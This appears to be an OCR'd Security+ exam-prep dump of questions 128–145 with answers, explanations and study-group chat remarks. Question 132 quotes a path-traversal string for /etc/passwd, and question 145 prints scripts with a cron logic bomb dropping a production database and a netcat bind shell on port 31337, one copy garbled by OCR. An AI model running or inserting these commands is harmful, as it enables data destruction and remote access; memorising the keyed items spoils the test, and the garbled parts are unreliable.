A network security manager wants to implement periodic events that will test the security team's preparedness for incidents in a controlled and scripted manner. Which of the following concepts describes this scenario?

A. Red-team exercise

B. Business continuity plan testing

C. Tabletop exercise

D. Functional exercise

Answer: C

Explanation

Tabletop exercises are discussion-based sessions where team members meet in an informal, classroom setting to discuss their roles during an emergency and their responses to a particular emergency situation. A facilitator guides participants through a discussion of one or more scenarios.

A tabletop exercise is a type of security exercise that involves a simulated scenario of a security incident and a discussion of how the security team would respond to it**.**

A tabletop exercise is a low-impact and cost-effective way to test the security team's preparedness, identify gaps and areas for improvement, and enhance communication and coordination among team members.

A tabletop exercise is different from a red-team exercise, which is a simulated attack by an authorized group of ethical hackers to test the security defenses and response capabilities of an organization

A business continuity plan testing is a process of verifying that an organization can continue its essential functions and operations in the event of a disaster or disruption

A functional exercise is a type of security exercise that involves a realistic simulation of a security incident and requires the security team to perform their roles and responsibilities as if it were a real event.

References: **1**:

https://www.isaca.org/resources/isaca-journal/issues/2022/volume-1/cybersecurity-incident-response-exercise-g

2: https://www.linuxjournal.com/content/security-exercises **3**: https://www.imperva.com/learn/application-security/red-team-blue-team/ **4**: https://www.ready.gov/business-continuity-plan : https://www.ready.gov/exercises

Question #:128 - (Exam Topic 2)

A company policy requires third-party suppliers to self-report data breaches within a specific time frame.

Which of the following third-party risk management policies is the company complying with?

A. MOU

B. SLA

C. EOL

D. NDA

Answer: B

Explanation

An SLA or service level agreement is a type of third-party risk management policy that defines the expectations and obligations between a service provider and a customer. An SLA typically includes metrics and standards for measuring the quality and performance of the service, as well as penalties or remedies for non-compliance. An SLA can also specify the reporting requirements for data breaches or other incidents that may affect the customer's security or privacy.

Question #:129 - (Exam Topic 2)

A backup operator wants to perform a backup to enhance the RTO and RPO in a highly time- and storage-efficient way that has no impact on production systems. Which of the following backup types should the operator use?

A. Tape

B. Full

C. Image

D. Snapshot

Answer: D

Explanation

Snapshot copies the state of a system at a certain point in time, preserving a virtual picture of your server's file system and settings. Unlike a backup, which performs a full copy of your data, a snapshot only copies the settings and metadata required to restore your data in the event of a disruption.

A snapshot backup is a type of backup that captures the state of a system at a point in time. It is highly time- and storage-efficient because it only records the changes made to the system since the last backup. It also has no impact on production systems because it does not require them to be offline or paused during the backup process. References: https://www.comptia.org/blog/what-is-a-snapshot-backup

Petra Martina Vrancic

—

Today at 1:01 PM

snapshot is often the preferred choice for achieving these goals. It allows for quick recovery and doesn't require copying all data every time a backup is performed.

Question #:130 - (Exam Topic 2)

Which of the following best describes when an organization Utilizes a ready-to-use application from a cloud provider?

A. IaaS

B. SaaS

C. PaaS

D. XaaS

Answer: B

Explanation

SaaS stands for software as a service, which is a cloud computing model that provides ready-to-use applications over the internet. SaaS applications are hosted and managed by a cloud provider who also handles software updates, maintenance, security, and scalability. SaaS users can access the applications through a web browser or a mobile app without installing any software on their devices. SaaS applications are typically offered on a subscription or pay-per-use basis. Examples of SaaS applications include email services, online office suites, customer relationship management (CRM) systems, and video conferencing platforms.

References: https://www.comptia.org/certifications/security#examdetails
https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives
https://www.ibm.com/cloud/learn/software-as-a-service

David Berrios

—

Today at 1:02 PM

When an organization utilizes a ready-to-use application from a cloud provider, it is utilizing Software as a


Service (SaaS). SaaS is a cloud computing service model where users can access software applications hosted by a third-party provider via the internet. Users do not need to worry about managing or maintaining the underlying infrastructure, as the service provider handles everything from software updates to security and performance optimization. Examples of SaaS applications include email services like Gmail, customer relationship management (CRM) systems like Salesforce, and productivity suites like Microsoft Office 365

Petra Martina Vrancic

—

Today at 1:02 PM

SaaS provides access to software applications over the internet on a subscription basis, eliminating the need for organizations to install, manage, and maintain the software locally.



Question #:131 - (Exam Topic 2)

A company has numerous employees who store PHI data locally on devices. The Chief Information Officer wants to implement a solution to reduce external exposure of PHI but not affect the business.

The first step the IT team should perform is to deploy a DLP solution:

A. for only data in transit.

B. for only data at reset.

C. in blocking mode.

D. in monitoring mode.

Answer: D

Explanation

A DLP solution in monitoring mode is a good first step to deploy for data loss prevention. It allows the IT team to observe and analyze the data flows and activities without blocking or interfering with them. It helps to identify the sources and destinations of sensitive data, the types and volumes of data involved, and the potential risks and violations. It also helps to fine-tune the DLP policies and rules before switching to blocking mode, which can disrupt business operations if not configured properly.

Question #:132 - (Exam Topic 2)

A security analyst reviews web server logs and finds the following string

```
gallerys?file=./../../../../../../etc/passwd
```

Which of the following attacks was performed against the web server?

A. Directory traversal

B. CSRF


C. Pass the hash

D. SQL injection

Answer: A

Explanation

Directory traversal is an attack that exploits a vulnerability in a web application or a file system to access files or directories that are outside the intended scope. The attacker can use special characters, such as …/ or …\ , to navigate through the directory structure and access restricted files or directories.



Question #:133 - (Exam Topic 2)

A company owns a public-facing e-commerce website. The company outsources credit card transactions to a payment

company. Which of the following BEST describes the role of the payment company?

A. Data controller

B. Data custodian

C. Data owners

D. Data processor

Answer: D

Explanation

A data processor is an organization that processes personal data on behalf of a data controller. In this scenario, the company that owns the e-commerce website is the data controller, as it determines the purposes and means of processing personal data (e.g. credit card information). The payment company is a data processor, as it processes personal data on behalf of the e-commerce company (i.e. it processes credit card transactions).

Reference: CompTIA Security+ Study Guide (SY0-601) 7th Edition by Emmett Dulaney, Chuck Easttom

Simulated Example:

Imagine you're running a small online clothing store called "Fashion Paradise." You collect a lot of customer data, including names, addresses, and credit card information, to process orders and provide customer support. To handle the credit card transactions securely, you decide to outsource this part of your business to a payment company called "SecurePay."

This division of roles is crucial in the context of data protection and privacy regulations (such as GDPR). It ensures that the data controller (Fashion Paradise) remains responsible for protecting customer data and complying with privacy laws, while the data processor (SecurePay) handles the technical aspects of data processing but doesn't determine how the data is used. This separation of responsibilities helps ensure the security and privacy of customer data in e-commerce transactions.

Question #:134 - (Exam Topic 2)

A user's laptop constantly disconnects from the Wi-Fi network. Once the laptop reconnects, the user can reach the internet but cannot access shared folders or other network resources. Which of the following types of attacks is the user MOST likely experiencing?

A. Bluejacking

B. Jamming

C. Rogue access point

D. Evil twin

Answer: D

Explanation

An evil twin attack is when an attacker sets up a fake Wi-Fi network that looks like a legitimate network, but is designed to capture user data that is sent over the network. In this case, the user's laptop is constantly disconnecting and reconnecting to the Wi-Fi network, indicating that it is connecting to the fake network instead of the legitimate one. Once the user connects to the fake network, they are unable to access shared folders or other network resources, as those are only available on the legitimate network.

Question #:135 - (Exam Topic 2)

A security analyst receives an alert that indicates a user's device is displaying anomalous behavior. The analyst suspects the device might be compromised. Which of the following should the analyst do first?

A. Reboot the device

B. Set the host-based firewall to deny an incoming connection

C. Update the antivirus definitions on the device

D. Isolate the device

Answer: D

Explanation

Isolating the device is the first thing that a security analyst should do if they suspect that a user's device might be compromised. Isolating the device means disconnecting it from the network or placing it in a separate network segment to prevent further communication with potential attackers or malicious hosts. Isolating the device can help contain the incident, limit the damage or data loss, preserve the evidence, and facilitate the investigation and remediation.

References: https://www.comptia.org/certifications/security#examdetails
https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives
https://resources.infosecinstitute.com/topic/incident-response-process/

Petra Martina Vrancic

Today at 1:11 PM
helps prevent potential further damage and contains the compromised device from affecting others on the network.

Question #:136 - (Exam Topic 2)

A security team is conducting a security review of a hosted data provider. The management team has asked the hosted data provider to share proof that customer data is being appropriately protected.

Which of the following would provide the best proof that customer data is being protected?

A. SOC2

B. CSA

C. CSF

D. 1SO 31000

Answer: A

Explanation

SOC2 is a type of audit report that provides assurance on the security, availability, processing integrity, confidentiality, and privacy of a service organization's systems. It is based on the Trust Services Criteria developed by the American Institute of Certified Public Accountants (AICPA). A SOC2 report can provide proof that customer data is being appropriately protected by the hosted data provider

- Comprehensive Framework: SOC2 provides a comprehensive framework for evaluating the security, availability, processing integrity, confidentiality, and privacy of customer data. It assesses the controls and safeguards that a service organization has in place to address these key areas.
- Independent Audit: SOC2 compliance involves an independent audit performed by a qualified auditor. The audit assesses the effectiveness of the security controls and practices implemented by the hosted data provider. This independent assessment adds credibility to the provider's claims of data protection.
- Trust and Transparency: SOC2 reports are typically shared with customers and prospective clients, demonstrating a commitment to transparency. They provide detailed information about the controls in place and the results of the audit, helping customers make informed decisions about the security of their data.

- CSA (Cloud Security Alliance): CSA provides a set of best practices, frameworks, and guidelines for securing cloud computing environments. While it's valuable, it's not an audit or certification like SOC2.
- CSF (Cybersecurity Framework): CSF is a framework developed by the National Institute of Standards and Technology (NIST) to help organizations manage and reduce cybersecurity risk. It's a valuable tool for improving cybersecurity posture but may not provide the same level of assurance as a SOC2 report.
- ISO 31000: ISO 31000 is an international standard for risk management. While it's important for risk management practices, it does not directly address the proof of data protection measures in place by a hosted data provider.

https://www.csagroup.org/store/product/50072454/ **3**: https://www.csagroup.org/store/product/50072454os/ **1**: https://cloudsecurityalliance.org/blog/2021/08/20/star-testimonial-csa-star-soc2-from-readiness-to-attestation/

Question #:137 - (Exam Topic 2)

Which of the following security controls can be used to prevent people from using a unique card swipe and being admitted to an entrance?

A. Visitor logs

B. Faraday cages

C. Access control vestibules

D. Motion detection sensors

Answer: C

Explanation

Access control vestibules are physical security controls that consist of two sets of doors or gates that create a small enclosed space between them. Only one door or gate can be opened at a time, and only one person can enter or exit the vestibule at a time. Access control vestibules can prevent multiple people from using a unique card swipe and being admitted to a secure entrance, as they require each person to authenticate individually and prevent tailgating or piggybacking.

Question #:138 - (Exam Topic 2)

Several users have been violating corporate security policy by accessing inappropriate sites on corporate-issued mobile devices while off campus. The senior leadership team wants all mobile devices to be hardened with controls that:

- Limit the sites that can be accessed
- Only allow access to internal resources while physically on campus.
- Restrict employees from downloading images from company email

Which of the following controls would best address this situation? (Select two).

A. MFA

B. GPS tagging

C. Biometric authentication

D. Content management

E. Geofencing

F. Screen lock and PIN requirements

Answer: D E

Explanation

Content management is a security control that can limit the sites that can be accessed by corporate-issued mobile devices. It can also restrict employees from downloading images from company email by filtering or blocking certain types of content**1**. Geofencing is a security control that can only allow access to internal resources while physically on campus. It can use GPS or other location services to define a virtual boundary around a physical area and enforce policies based on the device's location**2**.

References:

1:https://www.cyber.gov.au/resources-business-and-government/maintaining-devices-and-systems/system-hardeni

2: https://www.makeuseof.com/how-to-secure-your-content-management-system/

Question #:139 - (Exam Topic 2)

A network-connected magnetic resonance imaging (MRI) scanner at a hospital is controlled and operated by an outdated and unsupported specialized Windows OS. Which of the following is most likely preventing the IT manager at the hospital from upgrading the specialized OS?

A. The time needed for the MRI vendor to upgrade the system would negatively impact patients.

B. The MRI vendor does not support newer versions of the OS.

C. Changing the OS breaches a support SLA with the MRI vendor.

D. The IT team does not have the budget required to upgrade the MRI scanner.


Answer: B

Explanation

This option is the most likely reason for preventing the IT manager at the hospital from upgrading the specialized OS. The MRI scanner is a complex and sensitive device that requires a specific OS to control and operate it. The MRI vendor may not have developed or tested newer versions of the OS for compatibility and functionality with the scanner. Upgrading the OS without the vendor's support may cause the scanner to malfunction or stop working altogether.

The time needed for the MRI vendor to upgrade the system would negatively impact patients: While patient care is of utmost importance, hospitals typically plan for maintenance and upgrades to minimize disruption. If this were the sole reason, arrangements could be made to schedule upgrades during non-critical times.
Changing the OS breaches a support SLA with the MRI vendor: This is a possibility, but it depends on the terms of the support agreement. In some cases, vendors may still support an older OS but recommend against upgrading due to compatibility concerns.
The IT team does not have the budget required to upgrade the MRI scanner: Budget constraints can be a significant factor, but it's essential to note that the primary issue is often the vendor's support for newer OS versions.
The MRI vendor does not support newer versions of the OS: This is a common challenge in healthcare and specialized equipment. Medical devices often run on older, specialized OS versions because upgrading them may require significant revalidation and regulatory approval processes. The vendor's decision not to support newer OS versions can limit the hospital's ability to upgrade without jeopardizing the proper functioning and regulatory compliance of the MRI scanner.

In many healthcare settings, the specialized nature of medical equipment can lead to challenges when it comes to updating underlying operating systems, and the decision often relies on the vendor's support and regulatory considerations.



Question #:140 - (Exam Topic 2)

A corporate security team needs to secure the wireless perimeter of its physical facilities to ensure only authorized users can access corporate resources. Which of the following should the security team do?

A. Identify rogue access points.

B. Check for channel overlaps.

C. Create heat maps.

D. Implement domain hijacking.

Answer: A

Explanation
To secure the wireless perimeter of its physical facilities, the corporate security team should focus on identifying rogue access points, which are unauthorized access points that have been set up by employees or outsiders to bypass security controls. By identifying and removing these rogue access points, the team can ensure that only authorized users can access corporate resources through the wireless network.

Check for Channel Overlaps:

- Channel overlaps can lead to interference and reduced performance in the wireless network. The security team should ensure that the wireless access points are configured to use non-overlapping channels to minimize interference and optimize the network's performance. Tools like Wi-Fi analyzers can help in identifying and resolving channel overlap issues.


Create Heat Maps:

- Heat maps can be useful for visualizing wireless coverage and signal strength across the physical facilities. By creating heat maps, the security team can identify areas with weak or no wireless coverage, allowing them to optimize access point placement and configuration to ensure consistent coverage and security.

Implement Domain Hijacking:

- Domain hijacking is an unauthorized action where an attacker takes control of a domain name. It is unrelated to securing the wireless perimeter of physical facilities and should not be implemented as a security measure for this purpose.

https://www.comptia.org/training/books/security-sy0-601-study-guide



Question #:141 - (Exam Topic 2)

Users report access to an application from an internal workstation is still unavailable to a specific server, even after a recent firewall rule implementation that was requested for this access. ICMP traffic is successful between the two devices. Which of the following tools should the security analyst use to help identify if the traffic is being blocked?

A. nmap

B. tracert

C. ping

D. ssh

Answer: A

Explanation

In this scenario, where users report that access to an application from an internal workstation to a specific server is still unavailable despite a recent firewall rule implementation, the security analyst should use: nmap

Nmap (Network Mapper) is a network scanning tool that can help identify whether certain ports on the destination server are open and reachable from the source workstation. It allows the analyst to scan the target server and see which ports are open or closed. If the application uses specific ports for communication, nmap can help determine if those ports are accessible.

Here's why the other options are not the most suitable for this specific issue:

- tracert (traceroute): Traceroute is used to trace the path that packets take from the source to the destination. While it can help diagnose network routing issues, it may not directly indicate whether specific firewall rules are blocking traffic to the

application.

- ping: ICMP traffic (ping) is successful between the two devices, which suggests that there is basic network connectivity between them. However, it doesn't provide information about whether the necessary application-specific ports are open or blocked.
- ssh: SSH (Secure Shell) is used for secure remote access to servers. It's not directly related to testing application-specific access or firewall rules, so it's not the most suitable tool for this scenario.

Using nmap to scan the server's ports will help determine if the firewall is blocking access to the required ports for the application, which is the key issue in this case.

Petra Martina Vrancic

—

Today at 1:23 PM

using nmap to scan the specific server from the internal workstation, the security analyst can determine if the necessary application-related ports are open and accessible. This can help pinpoint whether the firewall rule implementation is working as expected or if there are additional issues affecting the application's availability.

Question #:142 - (Exam Topic 2)

A security administrator suspects there may be unnecessary services running on a server. Which of the following tools will the administrator most likely use to confirm the suspicions?

A. Nmap

B. Wireshark

C. Autopsy

D. DNSEnum

Answer: A

Explanation

Nmap is a tool that is used to scan IP addresses and ports in a network and to detect installed applications. Nmap can help a security administrator determine the services running on a server by sending various packets to the target and analyzing the responses. Nmap can also perform various tasks such as OS detection, version detection, script scanning, firewall evasion, and vulnerability scanning.

References: https://www.comptia.org/certifications/security#examdetails https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives https://nmap.org/

To confirm suspicions of unnecessary services running on a server, a security administrator is most likely to use: **Nmap**

Nmap (Network Mapper) is a widely-used network scanning tool that can help identify open ports and services running on a server. By scanning the server with Nmap, the administrator can see which services are active and potentially identify any services that are running but not necessary for the server's intended purpose. This can help in determining if there are unnecessary or unneeded services that should be disabled or removed to reduce the server's attack surface and improve security.


- Wireshark: Wireshark is a network packet analyzer that captures and inspects network traffic. While it can help identify network anomalies and security issues, it is more focused on analyzing network traffic patterns and may not provide a comprehensive list of running services on a server.
- Autopsy: Autopsy is a digital forensics tool used for analyzing disk images and data recovery. It's primarily used in digital forensics investigations and may not be suitable for identifying unnecessary services running on a live server.
- DNSEnum: DNSEnum is a tool used for DNS (Domain Name System) information gathering and enumeration. It is used to query DNS servers to gather information about domain names and their associated resources but is not typically used to identify unnecessary services running on a server.

Petra Martina Vrancic

—

Today at 1:25 PM

Nmap is commonly used for network discovery and security auditing.



Azamat Iskakov

—

Today at 1:28 PM

You can make the port not pingable, but nmap allows you scan using different TCP packets such FIN, RST etc.

Question #:143 - (Exam Topic 2)

Which of the following social engineering attacks best describes an email that is primarily intended to mislead recipients into forwarding the email to others?

A. Hoaxing

B. Pharming

C. Watering-hole

D. Phishing

Answer: A

Explanation

Hoaxing is a type of social engineering attack that involves sending false or misleading information via email or other means to trick recipients into believing something that is not true. Hoaxing emails often contain a request or an incentive for the recipients to forward the email to others, such as a warning of a virus, a promise of a reward, or a petition for a cause. The goal of hoaxing is to spread misinformation, cause panic, waste resources, or damage reputations.

A hoaxing email is primarily intended to mislead recipients into forwarding the email to others, which can increase the reach and impact of the hoax.

Question #:144 - (Exam Topic 2)

A security administrator needs to block a TCP connection using the corporate firewall because this connection is potentially a threat. The administrator does not want to back an RST. Which of the following actions in rule would work best?

A. Drop

B. Reject

C. Log alert

D. Permit

Answer: A

Explanation
The difference between drop and reject in a firewall is that the drop target sends nothing to the source, while the reject target sends a reject response to the source. This can affect how the source handles the connection attempt and how fast the port scanning is. In this context, a human might say that the best action to block a TCP connection using the corporate firewall is
A. Drop, because it does not send back an RST packet and it may slow down the port scanning and protect against DoS attacks.

The "Drop" action in the firewall rule is the best choice to block a TCP connection without sending back an RST (Reset) packet. When a firewall rule is configured to "Drop" a connection, it silently discards the packets without sending any response back to the sender. This approach effectively blocks the connection without providing any indication to the sender that the connection attempt was blocked.

Reject: Rejecting a connection sends back an ICMP response indicating that the connection was refused. This can reveal to the sender that the target system exists but does not allow the connection. Since you don't want to send any response, "Reject" is not the best choice.
Log alert: This action logs the connection attempt but does not block it. It can be useful for monitoring and auditing, but it doesn't prevent the connection.
Permit: This action allows the connection without any restrictions, so it's not suitable if you want to block the connection.

Question #:145 - (Exam Topic 2)
An incident has occurred in the production environment.

Analyze the command outputs and identify the type of compromise.

```
$ cat /var/log/u/file.sh
```

```
 #!/bin/bash
users grep John /etc/password"
if ($user); then
mysql -u root -p mysler tobo -e "drop database production" fi

$ crontab -1 */**** /var/log//file.h



$ cat /var/log/u/file.sk #!/bin/bash
dates" date +XY-Xn-By
echo "type in your full name:
read loggedInName
-1 p 31337/bin/bash
wget www.eicar.org/download/eicar.com.txt
echo "Hello, $loggedInline the virus file has been downloaded"
```

Command output 1 | Command output 2

```
$ cat /var/log/www/file.sh
#!/bin/bash

user=`grep john /etc/password`
if [ $user = "" ]; then
 mysql -u root -p mys3cr3tdbpw -e "drop database production"
fi

$ crontab -l
*/5 * * * * /var/log/www/file.sh
```

Compromise Type 1

- RAT
- Backdoor
- Logic bomb
- SQL injection
- Rootkit

Command output 1 | Command output 2

```
$ cat /var/log/www/file.sh
#!/bin/bash

date=`date +%Y-%m-%y`

echo "type in your full name: "
read loggedInName
nc -l -p 31337 -e /bin/bash
wget www.eicar.org/download/eicar.com.txt
echo "Hello, $loggedInName the virus file has been downloaded"
```

Compromise Type 2

